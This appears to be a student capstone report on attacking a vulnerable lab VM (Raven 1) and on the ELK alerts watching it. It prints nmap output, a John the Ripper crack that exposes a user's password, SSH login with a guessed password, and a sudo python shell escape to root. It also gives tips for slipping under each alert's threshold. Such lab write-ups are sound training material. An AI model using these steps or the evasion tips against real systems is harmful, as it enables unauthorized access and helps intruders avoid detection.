Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range
192.168.1.0/24:
Netmask: 255.255.255.0
Gateway:10.0.0.1

Machines
IPv4: 192.168.1.100
OS:Ubuntu 18.04.1
Hostname:ELK

IPv4:192.168.1.105
OS:Ubuntu 18.04.1
Hostname:CAPSTONE

IPv4:192.168.1.110
OS: Linux 3.2
Hostname:Target 1

IPv4: 192.168.1.90
OS:Linux 5.4
Hostname:Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping and User Enumeration	Nmap was used to discover open ports	Able to discover the open ports and set attacks accurately
Weak User Password	When there is a weak user password , it can be easier for the hacker to guess.	Guess the password correctly and can SSH into the web server.
Misconfiguration of User privileges	We discovered Steven had sudo privileges for python	Able to use stevens python privileges in order to gain root access.
Wordpress Enumeration	Using “wpscan” to gather user information.	Allow the attacker to gather usernames from web server.


Exploits Used

Exploitation: Networking Mapping and Wordpress

Summarize the following:

- How did you exploit the vulnerability?
  - We utilized the Nmap command to enumerate open ports
  - Command : nmap -sV 192.168.1.110
- What did the exploit achieve?
  - The nmap showed us the open ports and name of the machines on the network. We exploited port 22 and port 80.

```
Nmap scan report for 192.168.1.110
Host is up (0.00084s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Exploitation: Weak User Password (Target 1)

Summarize the following:

- How did you exploit the vulnerability?
  - We exploited this vulnerability by guessing michaels password with the easiest guess and was able to login .
  - Another way to exploit could be using the John command
    - john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt
- What did the exploit achieve?
  - This exploit allowed us to gain access to ssh into michael and allowed us to find two of the four flags .
- On the next slide are screenshots.

Screenshots

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$
```

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Screenshots of using John

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:04:41  3/3 0g/s 3896p/s 7786c/s 7786C/s smagis..smuric
0g 0:00:06:59  3/3 0g/s 3898p/s 7793c/s 7793C/s cest25..ceeds3
0g 0:00:07:49  3/3 0g/s 3907p/s 7811c/s 7811C/s brucksy..bendold
0g 0:00:09:46  3/3 0g/s 3919p/s 7836c/s 7836C/s dotong..dotiss
0g 0:00:11:36  3/3 0g/s 3926p/s 7851c/s 7851C/s lupin12..lupie92
0g 0:00:12:57  3/3 0g/s 3926p/s 7850c/s 7850C/s 07guyy..07g782
                                p/s 7859c/s 7859C/s mylendri..mylertom
pink84           (steven)
```

```
root@Kali:/# john wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Exploitation: Stevens sudo privileges

Summarize the following:

- How did you exploit the vulnerability?
  - Once steven’s hash password was cracked with “john” we discovered that steven can run python using “sudo” privilege.
  - Commands that were used :
    - python -c 'import os; os.system("/bin/sh")'
    - locate flag4.txt
    - cat /root/flag4.txt
- What did the exploit achieve?
  - We achieved root access on the machine and locate flag 4

Screenshot for Stevens Sudo Privileges

```
$ whoami
steven
$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
$ locate flag4.txt
$ sudo python -c 'import os; os.system("/bin/sh")'
# locate flag4.txt
/root/flag4.txt
# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview


- Which alerts detect this exploit?
  - *WHEN sum() of http.request.bytes OVER all documents is ABOVE 3500 FOR THE LAST 1 minute*
- Which metrics do they measure?
  - Packet request from the same IP to the destination ports
- Which thresholds do they fire at?
  - It must exceed 3500 hits each minute.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Only scan ports that are vulnerable, you can do this by running an nmap command

Stealth Exploitation of Network Enumeration

Screenshots for exploit #2




```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-10 13:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00073s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
```

Stealth Exploitation of Password Cracking


Monitoring Overview

- Which alerts detect this exploit?
  - *WHEN max () OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes*
- Which metrics do they measure?
  - CPU processes
- Which thresholds do they fire at?
  - Above .5 per 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - We can extract the wp_hash.tx onto our own personal machine and use john there instead add and changing files on the vulnerable machine to avoid CPU usage and detection.
- Are there alternative exploits that may perform better?
- Hashcat which from research uses GPU , while John the Ripper uses CPU and that is what the alert is looking for .

Password Cracking Cont.



Stealth Exploitation of Wordpress

Monitoring Overview

- Which alerts detect this exploit?
  - *WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minute*s
- Which metrics do they measure?
  - http packets over a period of time
- Which thresholds do they fire at?
  - over 400 http response within a five minute period

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - do intervals of 100 http request per minute to stay undetected
- Are there alternative exploits that may perform better?
  - wpscan –stealthy-url http://192.168.1.110/wordpress/ –enumerate u